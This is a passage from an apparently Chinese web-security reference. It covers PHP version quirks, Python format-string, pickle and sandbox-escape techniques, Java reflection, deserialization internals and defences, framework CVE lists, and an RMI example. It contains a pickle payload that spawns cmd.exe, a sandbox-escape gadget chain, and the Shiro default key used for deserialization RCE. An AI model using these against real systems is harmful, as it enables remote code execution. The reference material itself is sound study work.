- 移除 `mb_ereg_replace()` 中的 e 模式
- Phar 中的元信息不再自动进行反序列化
- `parse_str` 必须传入第二个参数
- 移除 `php://filter` 中的 `string.strip_tags`

7.2

- 不带引号的字符串会产生 E_WARNING
- create_function 被废弃
- assert 不能传入字符串表达式
- 不带第二个参数的情况下使用 parse_str() 会产生 E_DEPRECATED 警告
- ___autoload() 被废弃

7.1

- 调用用户定义的函数提供的参数不足会抛出错误异常而不是警告
- 在不完整的对象上不再调用析构方法
- call_user_func() 不再支持对传址的函数的调用
- mb_ereg_replace() 和 mb_eregi_replace() 的 e 模式修饰符被废弃
- ext/mcrypt 被废弃

7.0

- preg_replace "e" 修饰符产生 E_WARNING 错误且失效
- 移除所有 ext/mysql 函数
- 移除所有 ext/mssql 函数
- 移除 call_user_method() 和 call_user_method_array()
- foreach 不再改变内部数组指针
- 在之前，一个八进制字符如果含有无效数字，该无效数字将被静默删节（0128 将被解析为 012），现在这样的八进制字符将产生解析错误
- 十六进制字符串不再被认为是数字
- dl() 在 PHP-FPM 不再可用，在 CLI 和 embed SAPIs 中仍可用
- 移除 ASP 和 script PHP 标签，即 `<% %>` / `<%= %>` / `<script language="php"> </script>`

- 在数值溢出的时候，内部函数将会失败
- $HTTP_RAW_POST_DATA 被移除

5.6

- $HTTP_RAW_POST_DATA 被废弃
- 必须先设置 CURLOPT_SAFE_UPLOAD 为 FALSE 才能够使用 @file 语法来上传文件

5.5

- preg_replace "e" 修饰符产生 E_DEPRECATED 错误
- 废弃 `mysql_*` 系列函数

5.4

- 不再支持安全模式
- 移除魔术引号
- 数组转换成字符串将产生一条 E_NOTICE 级别的错误

5.1.14 Tricks

- is_numeric 前后有空格时，不会判断为 true
- 松散比较时，两个 0e 开头的不同哈希会判断为相等
- 松散比较时，非数字的字符串序列和数字比较会自动转换
- strcmp/ereg 等函数在传入参数类型为数组时会有非预期行为

5.1.15 参考链接

Bypass

- php open basedir bypass
- open basedir bypass
- Bypass Disable functions Shell

Tricks

- php wrappers
- 反序列化之 PHP 原生类的利用
- php 解密的数种方法
- Surprising CTF task solution using php://filter
- 主机安全洋葱 Webshell 检测实践与思考

WebShell

- PHP htaccess inject
- php 木马加密
- PHP WebShell 变形技术总结
- 一些不包含数字和字母的 webshell
- PHP Webshell 那些事-攻击篇

Phar

- US Black Hat 2018 Phar
- 利用 phar 拓展 php 反序列化漏洞攻击面
- Phar 与 Stream Wrapper 造成 PHP RCE 的深入挖掘

运行

- Learning the PHP lifecycle
- PHP7 内核剖析

Blog

- How we broke PHP

5.2 Python

5.2.1 格式化字符串

在 Python 中，有两种格式化字符串的方式，在 Python2 的较低版本中，格式化字符串的方式为 `"this is a %s" % "test"` ，之后增加了 format 的方式，语法为 `"this is a {}".format('test')` 或者 `"this is a {test}".format(test='test')`

当格式化字符串由用户输入时，则可能会造成一些问题，下面是一个最简单的例子

```
>>> 'class of {0} is {0.__class__}'.format(42)
"class of 42 is <class 'int'>"
```

从上面这个简单的例子不难知道，当我们可以控制要 format 的字符串时，则可以使用 `__init__` / `__globals__` 等属性读取一些比较敏感的值，甚至任意执行代码。

5.2.2 反序列化

pickle demo

Python Pickle 在反序列化时会调用 `__reduce__` ，可用自定义的 `__reduce__` 函数来实现攻击。

```
import pickle
import pickletools
import subprocess

class A(object):
    a = 1
    b = 2
    def __reduce__(self):
        return (subprocess.Popen, (('cmd.exe',),))

data = pickle.dumps(A())
pickletools.dis(data)
```

其他序列化库

- PyYAML
- marshal
- shelve

5.2.3 沙箱

常用函数

- eval / exec / compile
- dir / type
- globals / locals / vars
- getattr / setattr

导入包方式

- `import os`
- `from os import *`
- `__import__("os")`
- `importlib`
- `imp`
- `reload(os)`
- `execfile` 仅 Python2 支持

绕过

- `dir(__builtins__)` 查看内置模块
- 最简单的思路是在已有的模块中 import，如果那个模块中已经 import 可以利用的模块就可以使用了
- 在父类中寻找可用的模块，最常见 payload 是 `().__class__.__bases__[0].__subclasses__()` 或者用魔术方法获取全局作用域 `__init__.__func__.__globals__`
- 有些网站没有过滤 pickle 模块，可以使用 pickle 实现任意代码执行，生成 payload 可以使用 `https://gist.github.com/freddyb/3360650`
- 有的沙箱把相关的模块代码都被删除了，则可以使用 libc 中的函数，Python 中调用一般可以使用 ctypes 或者 cffi。
- `"A""B" == "AB"`

防御

Python 官方给出了一些防御的建议

- 使用 Jython 并尝试使用 Java 平台来锁定程序的权限

- 使用 fakeroot 来避免
- 使用一些 rootjail 的技术

5.2.4 框架

Django

历史漏洞

- CVE-2016-7401 CSRF Bypass
- CVE-2017-7233/7234 Open redirect vulnerability
- CVE-2017-12794 debug page XSS

配置相关

- Nginx 在为 Django 做反向代理时，静态文件目录配置错误会导致源码泄露。访问 /static.. 会 301 重定向到 /static../

Flask

Flask 默认使用客户端 session，使得 session 可以被伪造

5.2.5 代码混淆

常见混淆方式

- 基于 AST 变换
- 编译为 pyc 文件
- Pyinstaller
- PyArmor
- 通过 AES 加密为 pye 文件

5.2.6 Sink

命令执行

- asyncio.new_event_loop().subprocess_exec
- asyncio.subprocess

- bdb.os
- cgi.os.system
- cgi.sys
- code.InteractiveInterpreter
- commands
- ctypes.CDLL
- eval
- exec
- execfile
- input // python2 only
- os.exec
- os.exec*
- os.fork
- os.popen
- os.spawn
- os.system
- platform.os
- platform.popen
- platform.sys
- popen2
- pty.os
- pty.spawn
- subprocess
- timeit.sys
- timeit.timeit
- typing.get_type_hints() + `__annotations__`
- ...

文件读取

- open

- os.open
- urllib.request.urlopen('file:///')
- codecs.open
- fileinput
- **仅 Python2**
  - types.FileType

危险第三方库

- Template
- subprocess32

反序列化

- marshal
- PyYAML
- pickle
- cPickle
- shelve
- PIL

5.2.7 参考链接

反序列化

- Python pickle 反序列化
- Python 沙箱官方 wiki
- Python eval 的常见错误封装及利用原理
- pickle Python 对象序列化
- Sour Pickles A serialised exploitation guide in one part
- How pickle works in Python

沙箱

- Python 沙箱通用绕过
- 一文看懂 Python 沙箱逃逸

格式化字符串

- Python 字符串格式化漏洞
- Be Careful with Python's New-Style String Format

综合

- python security
- Python 安全和代码审计相关资料收集

5.3 Java

5.3.1 基本概念

JVM

JVM 是 Java 平台的核心，以机器代码来实现，为程序执行提供了所需的所有基本功能，例如字节码解析器、JIT 编译器、垃圾收集器等。由于它是机器代码实现的，其同样受到二进制文件受到的攻击。

JCL 是 JVM 自带的一个标准库，含有数百个系统类。默认情况下，所有系统类都是可信任的，且拥有所有的特权。

JDK

Java 开发工具包 (Java Development Kit，JDK) 是 Oracle 公司发布的 Java 平台，有标准版 (Standard Edition，Java SE)、企业版 (Enterprise Edition，Java EE) 等版本。

在最开始，JDK 以二进制形式发布，而后在 2006 年 11 月 17 日，Sun 以 GPL 许可证发布了 Java 的源代码，于是之后出现了 OpenJDK。

JMX

JMX(Java Management Extensions，Java 管理扩展) 是一个为应用程序植入管理功能的框架，主要为管理和监视应用程序、系统对象、设备和面向服务的网络提供相应的工具。JMX 可以远程读取系统中的值、调用系统中的方法。在 JMX 未配置身份验证或 JDK 版本过低存在反序列化漏洞时，可能会导致远程代码执行。

JNI

JNI (Java Native Interface) 是 Java 提供的和其他语言交互的接口。

JNA

JNA (Java Native Access) 是在 JNI 上的框架，用于自动实现 Java 接口到 native function 的映射，而不需要另外编写 JNI 代码。

OGNL

OGNL(Object-Graph Navigation Language，对象导航语言) 是一种功能强大的表达式语言，通过简单一致的表达式语法，提供了存取对象的任意属性、调用对象的方法、遍历整个对象的结构图、实现字段类型转化等功能。

Struts2 中使用了 OGNL，提供了一个 ValueStack 类。ValueStack 分为 root 和 context 两部分。root 中是当前的 action 对象，context 中是 ActionContext 里面所有的内容。

IO 模型

Java 对操作系统的各种 IO 模型进行了封装，形成了不同的 API。

BIO

BIO (Blocking I/O) 是同步阻塞 I/O 模式，数据的读取写入必须阻塞在一个线程内等待其完成。

NIO

NIO (New I/O) 是一种同步非阻塞的 I/O 模型，在 Java 1.4 中引入，对应 java.nio 包，提供了 Channel，Selector，Buffer 等抽象。

AIO

AIO (Asynchronous I/O) 在 Java 7 中引入，是 NIO 的改进版，是异步非阻塞的 IO 模型，基于事件和回调机制实现。

反射

简介

Java 反射机制是指在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对于任意一个对象，都能够调用它的任意方法和属性；这种动态获取信息以及动态调用对象方法的功能被称为语言的反射机制。

相关类

类名	用途
Class	类的实体
Field	类的成员变量
Method	类的方法
Constructor	类的构造方法

Class 相关

- **asSubclass(Class<U> clazz)**
  - 把传递的类的对象转换成代表其子类的对象
- **Cast**
  - 把对象转换成代表类或是接口的对象
- **getClassLoader()**
  - 获得类的加载器
- **getClasses()**
  - 返回一个数组，数组中包含该类中所有公共类和接口类的对象
- **getDeclaredClasses()**
  - 返回一个数组，数组中包含该类中所有类和接口类的对象
- **forName(String className)**
  - 根据类名返回类的对象
- **getName()**
  - 获得类的完整路径名字
- **newInstance()**
  - 创建类的实例
- **getPackage()**

  - 获得类的包

- **getSimpleName()**
  - 获得类的名字
- **getSuperclass()**
  - 获得当前类继承的父类的名字
- **getInterfaces()**
  - 获得当前类实现的类或是接口
- **getField(String name)**
  - 获得某个公有的属性对象
- **getFields()**
  - 获得所有公有的属性对象
- **getDeclaredField(String name)**
  - 获得某个属性对象
- **getDeclaredFields()**
  - 获得所有属性对象
- **getAnnotation(Class<A> annotationClass)**
  - 返回该类中与参数类型匹配的公有注解对象
- **getAnnotations()**
  - 返回该类所有的公有注解对象
- **getDeclaredAnnotation(Class<A> annotationClass)**
  - 返回该类中与参数类型匹配的所有注解对象
- **getDeclaredAnnotations()**
  - 返回该类所有的注解对象
- **getConstructor(Class...<?> parameterTypes)**
  - 获得该类中与参数类型匹配的公有构造方法
- **getConstructors()**
  - 获得该类的所有公有构造方法
- **getDeclaredConstructor(Class...<?> parameterTypes)**
  - 获得该类中与参数类型匹配的构造方法
- **getDeclaredConstructors()**

  - 获得该类所有构造方法

- **getMethod(String name, Class...<?> parameterTypes)**
  - 获得该类某个公有的方法
- **getMethods()**
  - 获得该类所有公有的方法
- **getDeclaredMethod(String name, Class...<?> parameterTypes)**
  - 获得该类某个方法
- **getDeclaredMethods()**
  - 获得该类所有方法
- **isAnnotation()**
  - 如果是注解类型则返回 true
- **isAnnotationPresent(Class<? extends Annotation> annotationClass)**
  - 如果是指定类型注解类型则返回 true
- **isAnonymousClass()**
  - 如果是匿名类则返回 true
- **isArray()**
  - 如果是一个数组类则返回 true
- **isEnum()**
  - 如果是枚举类则返回 true
- **isInstance(Object obj)**
  - 如果 obj 是该类的实例则返回 true
- **isInterface()**
  - 如果是接口类则返回 true
- **isLocalClass()**
  - 如果是局部类则返回 true
- **isMemberClass()**
  - 如果是内部类则返回 true

Field 相关

- **equals(Object obj)**

  - 属性与 obj 相等则返回 true

- **get(Object obj)**
  - 获得 obj 中对应的属性值
- **set(Object obj, Object value)**
  - 设置 obj 中对应属性值

Method 相关

- **invoke(Object obj, Object... args)**
  - 传递 object 对象及参数调用该对象对应的方法

Constructor

- **newInstance(Object... initargs)**
  - 根据传递的参数创建类的对象

5.3.2 类

生命周期

整体来说，Java 中类的生命周期如下：加载 (Loading) -> [连接 (Linking)：验证 (Verification) -> 准备 (Perparation) -> 解析 (Resolutin)] -> 初始化 (Initialization) -> 使用 (Using) -> 卸载 (Unloading) 。

加载过程分为三步：

- 通过全限定类名来获取定义此类的二进制字节流
- 将字节流所代表的静态存储结构转化为方法区的运行时数据结构
- 在内存中生成代表这个类的 `java.lang.Class` 对象，作为方法区这个类的各种数据的访问入口

验证阶段主要用于确保 Class 文件的字节流符合当前虚拟机的要求，分为几步：

- 判断文件格式：是否以 `0xCAFEBABE` 开始，主次版本号是否在处理范围内
- 元数据验证
- 字节码验证
- 符号引用验证

5.3.3 部分运行选项与说明

- `-Xverify:none` 关闭类加载时的验证措施

5.3.4 框架

Servlet

简介

Servlet(Server Applet) 是 Java Servlet 的简称，称为小服务程序或服务连接器，是用 Java 编写的服务器端程序，主要功能在于交互式地浏览和修改数据，生成动态 Web 内容。

狭义的 Servlet 是指 Java 语言实现的一个接口，广义的 Servlet 是指任何实现了这个 Servlet 接口的类，一般情况下，人们将 Servlet 理解为后者。Servlet 运行于支持 Java 的应用服务器中。从原理上讲，Servlet 可以响应任何类型的请求，但绝大多数情况下 Servlet 只用来扩展基于 HTTP 协议的 Web 服务器。

生命周期为

- 客户端请求该 Servlet
- 加载 Servlet 类到内存
- 实例化并调用 init() 方法初始化该 Servlet
- service()(根据请求方法不同调用 `doGet()` / `doPost()` / ... / `destroy()`

接口

`init()`

在 Servlet 的生命期中，仅执行一次 init() 方法，在服务器装入 Servlet 时执行。

`service()`

service() 方法是 Servlet 的核心。每当一个客户请求一个 HttpServlet 对象，该对象的 `service()` 方法就要被调用，而且传递给这个方法一个” 请求”(ServletRequest) 对象和一个” 响应”(ServletResponse) 对象作为参数。

Struts 2

简介

Struts2 是一个基于 MVC 设计模式的 Web 应用框架，它本质上相当于一个 servlet，在 MVC 设计模式中，Struts2 作为控制器 (Controller) 来建立模型与视图的数据交互。

请求流程

- 客户端发送请求的 tomcat 服务器

- 请求经过一系列过滤器
- FilterDispatcher 调用 ActionMapper 来决定这个请求是否要调用某个 Action
- ActionMppaer 决定调用某个 ActionFilterDispatcher 把请求给 ActionProxy
- ActionProxy 通过 Configuration Manager 查看 structs.xml，找到对应的 Action 类
- ActionProxy 创建一个 ActionInvocation 对象
- ActionInvocation 对象回调 Action 的 execute 方法
- Action 执行完毕后，ActionInvocation 根据返回的字符串，找到相应的 result，通过 HttpServletResponse 返回给服务器

相关 CVE

- CVE-2016-3081 (S2-032)
- CVE-2016-3687 (S2-033)
- CVE-2016-4438 (S2-037)
- CVE-2017-5638
- CVE-2017-7672
- CVE-2017-9787
- CVE-2017-9793
- CVE-2017-9804
- CVE-2017-9805
- CVE-2017-12611
- CVE-2017-15707
- CVE-2018-1327
- CVE-2018-11776

Spring

简介

Spring 一般指的是 Spring Framework，一个轻量级 Java 应用程序开源框架，提供了简易的开发方式。

Spring MVC

Spring MVC 根据 Spring 的模式设计的 MVC 框架，主要用于开发 Web 应用，简化开发。

Spring Boot

Spring 在推出之初方案较为繁琐，因此提供了 Spring Boot 作为自动化配置工具，降低项目搭建的复杂度。

请求流程

- 用户发送请求给服务器
- 服务器收到请求，使用 DispatchServlet 处理
- Dispatch 使用 HandleMapping 检查 url 是否有对应的 Controller，如果有，执行
- 如果 Controller 返回字符串，ViewResolver 将字符串转换成相应的视图对象
- DispatchServlet 将视图对象中的数据，输出给服务器
- 服务器将数据输出给客户端

CVE 概览

- **CVE-2018-1270**
  - Spring Websocket 远程代码执行漏洞
  - Spring Framework 5.0 - 5.0.5
  - Spring Framework 4.3 - 4.3.15
- **CVE-2018-1273**
  - Spring Data 远程代码执行漏洞
  - Spring Data Commons 1.13 - 1.13.10
  - Spring Data Commons 2.0 - 2.0.5
  - Spring Data REST 2.6 - 2.6.10
  - Spring Data REST 3.0 - 3.0.5
- **CVE-2017-8046**
  - Spring Data REST 远程代码执行漏洞
- **CVE-2017-4971**
  - Spring Web Flow 远程代码执行漏洞

Shiro

简介

Apache Shiro 是一个功能强大且易于使用的 Java 安全框架，功能包括身份验证，授权，加密和会话管理。

CVE 概览

- **CVE-2020-13933**
  - Apache Shiro < 1.6.0
  - 身份验证绕过漏洞
- **CVE-2020-11989**
  - SHIRO-782
  - Apache Shiro < 1.5.3
  - 身份验证绕过漏洞
- **CVE-2020-1957**
  - SHIRO-682
  - Apache Shiro < 1.5.2
  - 身份验证绕过漏洞
- **CVE-2019-12422**
  - SHIRO-721
  - Apache Shiro < 1.4.2
  - Padding Oracle Attack 远程代码执行漏洞
- **CVE-2016-4437**
  - SHIRO-550
  - Apache Shiro <= 1.2.4
  - 反序列化远程代码执行漏洞
- **CVE-2014-0074**
  - SHIRO-460
  - Apache Shiro < 1.2.3
  - 身份验证绕过漏洞

CVE-2020-13933

Apache Shiro 1.6.0 之前的版本，由于 Shiro 拦截器与 requestURI 的匹配流程与 Web 框架的拦截器的匹配流程有差异，攻击者构造一个特殊的 http 请求，可以绕过 Shiro 的认证，未授权访问敏感路径。

CVE-2020-11989

Apache Shiro 1.5.3 之前的版本，由于 Shiro 拦截器与 requestURI 的匹配流程与 Web 框架的拦截器的匹配流程有差异，攻击者构造一个特殊的 http 请求，可以绕过 Shiro 的认证，未授权访问敏感路径。此漏洞存在两种攻击方式。

CVE-2020-1957

Apache Shiro 1.5.2 之前的版本，由于 Shiro 拦截器与 requestURI 的匹配流程与 Web 框架的拦截器的匹配流程有差异，攻击者构造一个特殊的 http 请求，可以绕过 Shiro 的认证，未授权访问敏感路径。

CVE-2019-12422

Apache Shiro 1.4.2 之前的版本默认使用 `AES/CBC/PKCS5Padding` 模式加密, 开启 RememberMe 功能的 Shiro 组件将允许远程攻击者构造序列化数据，通过 Padding Oracle Attack 进行爆破，即使在秘钥未知的条件下，也可以在目标服务器上执行任意命令。

CVE-2016-4437

Apache Shiro 1.2.5 之前的版本在 `org.apache.shiro.mgt.AbstractRememberMeManager` 中存在 AES 默认秘钥 `kPH+bIxk5D2deZiIxcaaaA==` ，开启 RememberMe 功能的 Shiro 组件将允许远程攻击者构造序列化数据，在目标服务器上执行任意命令。

5.3.5 容器

常见的 Java 服务器有 Tomcat、Weblogic、JBoss、GlassFish、Jetty、Resin、IBM Websphere 等，这里对部分框架做一个简单的说明。

Tomcat

Tomcat 是一个轻量级应用服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，用于开发和调试 JSP 程序。

在收到请求后，Tomcat 的处理流程如下：

- 客户端访问 Web 服务器，发送 HTTP 请求

- Web 服务器接收到请求后，传递给 Servlet 容器
- Servlet 容器加载 Servlet，产生 Servlet 实例后，向其传递表示请求和响应的对象
- Servlet 实例使用请求对象得到客户端的请求信息，然后进行相应的处理
- Servlet 实例将处理结果通过响应对象发送回客户端，容器负责确保响应正确送出，同时将控制返回给 Web 服务器

Tomcat 服务器是由一系列可配置的组件构成的，其中核心组件是 Catalina Servlet 容器，它是所有其他 Tomcat 组件的顶层容器。

相关 CVE

- **CVE-2020-1938**
  - https://www.freebuf.com/vuls/228108.html
- **CVE-2019-0232**
  - 远程代码执行
  - https://github.com/pyn3rd/CVE-2019-0232/
- **CVE-2017-12615**
  - 任意文件写入
  - https://mp.weixin.qq.com/s?__biz=MzI1NDg4MTIxMw==&mid=2247483659&idx=1&sn=c23b3a3b3b43d70999bdbe644e79f7e5
- CVE-2013-2067
- CVE-2012-4534
- CVE-2012-4431
- CVE-2012-3546
- CVE-2012-3544
- CVE-2012-2733
- CVE-2011-3375
- CVE-2011-3190
- CVE-2008-2938

Weblogic

简介

WebLogic 是美国 Oracle 公司出品的一个 Application Server，是一个基于 Java EE 架构的中间件，WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。其将 Java 的动态功能和 Java Enterprise 标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

WebLogic 对业内多种标准的全面支持，包括 EJB、JSP、Servlet、JMS、JDBC 等。

相关 CVE

- **CVE-2019-2725**
  - wls-wsat 反序列化远程代码执行
- CVE-2019-2658
- CVE-2019-2650
- CVE-2019-2649
- CVE-2019-2648
- CVE-2019-2647
- CVE-2019-2646
- CVE-2019-2645
- **CVE-2019-2618**
  - https://github.com/jas502n/cve-2019-2618/
- CVE-2019-2615
- CVE-2019-2568
- CVE-2018-3252
- CVE-2018-3248
- CVE-2018-3245
- CVE-2018-3201
- CVE-2018-3197
- **CVE-2018-3191**
  - https://github.com/voidfyoo/CVE-2018-3191
  - https://github.com/Libraggbond/CVE-2018-3191
- **CVE-2018-2894**
  - 任意文件上传

  - https://xz.aliyun.com/t/2458

- **CVE-2018-2893**
  - 反序列化
  - https://www.freebuf.com/vuls/178105.html
- **CVE-2018-2628**
  - https://mp.weixin.qq.com/s/nYY4zg2m2xsqT0GXa9pMGA
- CVE-2018-1258
- **CVE-2017-10271**
  - XMLDecoder 反序列化漏洞
  - http://webcache.googleusercontent.com/search?q=cache%3AsH7j8TF8uOIJ%3Awww.freebuf.com%2Fvuls%2F160367.html
- CVE-2017-3248
- CVE-2016-3510
- **CVE-2015-4852**
  - https://github.com/roo7break/serialator

JBoss

简介

JBoss 是一个基于 J2EE 的管理 EJB 的容器和服务器，但 JBoss 核心服务不包括支持 servlet/JSP 的 WEB 容器，一般与 Tomcat 或 Jetty 绑定使用。

相关 CVE

- **CVE-2017-12149**
  - 反序列化漏洞
  - 访问 `/invoker/readonly` ，页面存在即有反序列化漏洞

Jetty

简介

Jetty 是一个开源的 servlet 容器。

5.3.6 沙箱

简介

Java 实现了一套沙箱环境，使远程的非可信代码只能在受限的环境下执行。

相关 CVE

- CVE-2012-0507
- CVE-2012-4681
- CVE-2017-3272
- CVE-2017-3289

5.3.7 反序列化

简介

序列化就是把对象转换成字节流，便于保存在内存、文件、数据库中；反序列化即逆过程，由字节流还原成对象。一般用于远程调用、通过网络将对象传输至远程服务器、存储对象到数据库或本地等待重用等场景中。Java 中的 `ObjectOutputStream` 类的 `writeObject()` 方法可以实现序列化，类 `ObjectInputStream` 类的 `readObject()` 方法用于反序列化。如果要实现类的反序列化，则是对其实现 `Serializable` 接口。

当远程服务接受不可信的数据并进行反序列化且当前环境中存在可利用的类时，就认为存在反序列化漏洞。

序列数据结构

- `0xaced` 魔术头 / STREAM_MAGIC
- `0x0005` 版本号 / STREAM_VERSION / 参考 java.io.ObjectStreamConstants
- `0x73` 对象类型标识
- `0x72` 类描述符标识

序列化流程

- ObjectOutputStream 实例初始化时，将魔术头和版本号写入 bout (BlockDataOutputStream 类型) 中
- **调用 ObjectOutputStream.writeObject() 开始写对象数据**
  - ObjectStreamClass.lookup() 封装待序列化的类描述 (返回 ObjectStreamClass 类型)，获取包括类名、自定义 serialVersionUID、可序列化字段 (返回 ObjectStreamField 类型) 和构造方法，以及 writeObject、readObject 方法等

  - **writeOrdinaryObject() 写入对象数据**
    * 写入对象类型标识
    * **writeClassDesc() 进入分支 writeNonProxyDesc() 写入类描述数据**
      · 写入类描述符标识
      · 写入类名
      · 写入 SUID (当 SUID 为空时，会进行计算并赋值)
      · 计算并写入序列化属性标志位
      · 写入字段信息数据
      · 写入 Block Data 结束标识
      · 写入父类描述数据
    * **writeSerialData() 写入对象的序列化数据**
      · 若类自定义了 writeObject(), 则调用该方法写对象, 否则调用 defaultWriteFields() 写入对象的字段数据 (若是非原始类型，则递归处理子对象)

反序列化流程

- ObjectInputStream 实例初始化时，读取魔术头和版本号进行校验
- **调用 ObjectInputStream.readObject() 开始读对象数据**
  - 读取对象类型标识
  - **readOrdinaryObject() 读取数据对象**
    * **readClassDesc() 读取类描述数据**
      · 读取类描述符标识，进入分支 readNonProxyDesc()
      · 读取类名
      · 读取 SUID
      · 读取并分解序列化属性标志位
      · 读取字段信息数据
      · resolveClass() 根据类名获取待反序列化的类的 Class 对象，如果获取失败，则抛出 ClassNotFoundException
      · skipCustomData() 循环读取字节直到 Block Data 结束标识为止
      · 读取父类描述数据
      · initNonProxy() 中判断对象与本地对象的 SUID 和类名 (不含包名) 是否相同，若不同，则抛出 InvalidClassException

* ObjectStreamClass.newInstance() 获取并调用离对象最近的非 Serializable 的父类的无参构造方法 (若不存在，则返回 null) 创建对象实例
* **readSerialData() 读取对象的序列化数据**
  - 若类自定义了 readObject()，则调用该方法读对象，否则调用 defaultReadFields() 读取并填充对象的字段数据

漏洞利用

存在危险的基础库

- `com.mchange:c3p0 0.9.5.2`
- `com.mchange:mchange-commons-java 0.2.11`
- `commons-beanutils 1.9.2`
- `commons-collections 3.1`
- `commons-fileupload 1.3.1`
- `commons-io 2.4`
- `commons-logging 1.2`
- `org.apache.commons:commons-collections 4.0`
- `org.beanshell:bsh 2.0b5`
- `org.codehaus.groovy:groovy 2.3.9`
- `org.slf4j:slf4j-api 1.7.21`
- `org.springframework:spring-aop 4.1.4.RELEASE`

回显方式

- 通过中间件特性回显
- 通过抛出异常回显
- 通过 OOB 回显
- 通过写静态文件回显

漏洞修复和防护

Hook resolveClass

在使用 readObject() 反序列化时会调用 resolveClass 方法读取反序列化的类名，可以通过 hook 该方法来校验反序列化的类，一个 Demo 如下

```
@Override
protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,␣
↪ClassNotFoundException {
    if (!desc.getName().equals(SerialObject.class.getName())) {
        throw new InvalidClassException(
                "Unauthorized deserialization attempt",
                desc.getName());
    }
    return super.resolveClass(desc);
}
```

以上的 Demo 就只允许序列化 SerialObject ，通过这种方式，就可以设置允许序列化的白名单，来防止反序列化漏洞被利用。SerialKiller/Jackson/Weblogic 等都使用了这种方式来防御。

ValidatingObjectInputStream

Apache Commons IO Serialization 包中的 ValidatingObjectInputStream 类提供了 accept 方法，可以通过该方法来实现反序列化类白/黑名单控制，一个 demo 如下

```
private static Object deserialize(byte[] buffer) throws IOException,␣
↪ClassNotFoundException , ConfigurationException {
    Object obj;
    ByteArrayInputStream bais = new ByteArrayInputStream(buffer);
    ValidatingObjectInputStream ois = new ValidatingObjectInputStream(bais);
    ois.accept(SerialObject.class);
    obj = ois.readObject();
    return obj;
}
```

ObjectInputFilter(JEP290)

Java 9 提供了支持序列化数据过滤的新特性，可以继承 java.io.ObjectInputFilter 类重写 checkInput 方法来实现自定义的过滤器，并使用 ObjectInputStream 对象的 setObjectInputFilter 设置过滤器来实现反序列化类白/黑名单控制。这个机制本身是针对 Java 9 的一个新特性，但是随后官方突然决定向下引进该增强机制，分别对 JDK 6,7,8 进行了支持。这个机制主要描述了如下的机制：

- 提供一个限制反序列化类的机制，白名单或者黑名单

- 限制反序列化的深度和复杂度
- 为 RMI 远程调用对象提供了一个验证类的机制
- 定义一个可配置的过滤机制，比如可以通过配置 properties 文件的形式来定义过滤器

5.3.8 RMI

简介

RMI(Remote Method Invocation，远程方法调用) 能够让在客户端 Java 虚拟机上的对象像调用本地对象一样调用服务端 Java 虚拟机中的对象上的方法。其中 RMI 标准实现是 Java RMI，之外还有 Weblogic RMI、Spring RMI 等不同的实现。

RMI 中比较重要的两个概念是 Stub 和 Skeleton，Stub 和 Skeleton 对同一套接口进行实现，其中 Stub 由 Client 端调用，并不进行真正的实现，而是和 Server 端通信。Skeleton 是 Server 端，监听来自 Stub 的连接，根据 Stub 发送的数据进行真正的操作。

调用步骤

- 客户调用客户端辅助对象 Stub 上的方法
- 客户端辅助对象 Stub 打包调用信息 (变量，方法名)，通过网络发送给服务端辅助对象 Skeleton
- 服务端辅助对象 Skeleton 将客户端辅助对象发送来的信息解包，找出真正被调用的方法以及该方法所在对象
- 调用真正服务对象上的真正方法，并将结果返回给服务端辅助对象 Skeleton
- 服务端辅助对象将结果打包，发送给客户端辅助对象 Stub
- 客户端辅助对象将返回值解包，返回给调用者
- 客户获得返回值

样例

一份代码样例如下 (来自《Enterprise JavaBeans》):

Person 接口定义

```
public interface Person {
    public int getAge() throws Throwable;
    public String getName() throws Throwable;
}
```

使用 PersonServer 实现 Person

```
public class PersonServer implements Person {
    private int age;
    private String name;
    public PersonServer(String name, int age) {
        this.age = age;
        this.name = name;
    }
    public int getAge() {
        return age;
    }
    public String getName() {
        return name;
    }
}
```

使用 Person_Stub 实现 Person

```
import java.io.ObjectOutputStream;
import java.io.ObjectInputStream;
import java.net.Socket;
public class Person_Stub implements Person {
    private Socket socket;
    public Person_Stub() throws Throwable {
        // connect to skeleton
        socket = new Socket("computer_name", 9000);
    }
    public int getAge() throws Throwable {
        // pass method name to skeleton
        ObjectOutputStream outStream =
            new ObjectOutputStream(socket.getOutputStream());
        outStream.writeObject("age");
        outStream.flush();
        ObjectInputStream inStream =
            new ObjectInputStream(socket.getInputStream());
        return inStream.readInt();
    }
    public String getName() throws Throwable {
```

(下页继续)

(续上页)

```
        // pass method name to skeleton
        ObjectOutputStream outStream =
            new ObjectOutputStream(socket.getOutputStream());
        outStream.writeObject("name");
        outStream.flush();
        ObjectInputStream inStream =
            new ObjectInputStream(socket.getInputStream());
        return (String)inStream.readObject();
    }
}
```

Skeleton 的实现

```
import java.io.ObjectOutputStream;
import java.io.ObjectInputStream;
import java.net.Socket;
import java.net.ServerSocket;
public class Person_Skeleton extends Thread {
    private PersonServer myServer;
    public Person_Skeleton(PersonServer server) {
        // get reference of object server
        this.myServer = server;
    }
    public void run() {
        try {
            // new socket at port 9000
            ServerSocket serverSocket = new ServerSocket(9000);
            // accept stub's request
            Socket socket = serverSocket.accept();
            while (socket != null) {
                // get stub's request
                ObjectInputStream inStream =
                    new ObjectInputStream(socket.getInputStream());
                String method = (String)inStream.readObject();
                // check method name
                if (method.equals("age")) {
                    // execute object server's business method
                    int age = myServer.getAge();
                    ObjectOutputStream outStream =
```

(下页继续)

(续上页)

```
                    new ObjectOutputStream(socket.getOutputStream());
                // return result to stub
                outStream.writeInt(age);
                outStream.flush();
            }
            if(method.equals("name")) {
                // execute object server's business method
                String name = myServer.getName();
                ObjectOutputStream outStream =
                    new ObjectOutputStream(socket.getOutputStream());
                // return result to stub
                outStream.writeObject(name);
                outStream.flush();
            }
        }
    } catch(Throwable t) {
        t.printStackTrace();
        System.exit(0);
    }
}
public static void main(String args []) {
    // new object server
    PersonServer person = new PersonServer("Richard", 34);
    Person_Skeleton skel = new Person_Skeleton(person);
    skel.start();
}
}
```

Client 实现

```
public class PersonClient {
    public static void main(String [] args) {
        try {
            Person person = new Person_Stub();
            int age = person.getAge();
            String name = person.getName();
            System.out.println(name + " is " + age + " years old");
        } catch(Throwable t) {
            t.printStackTrace();
```

(下页继续)

(续上页)

```
        }
    }
}
```

T3 协议

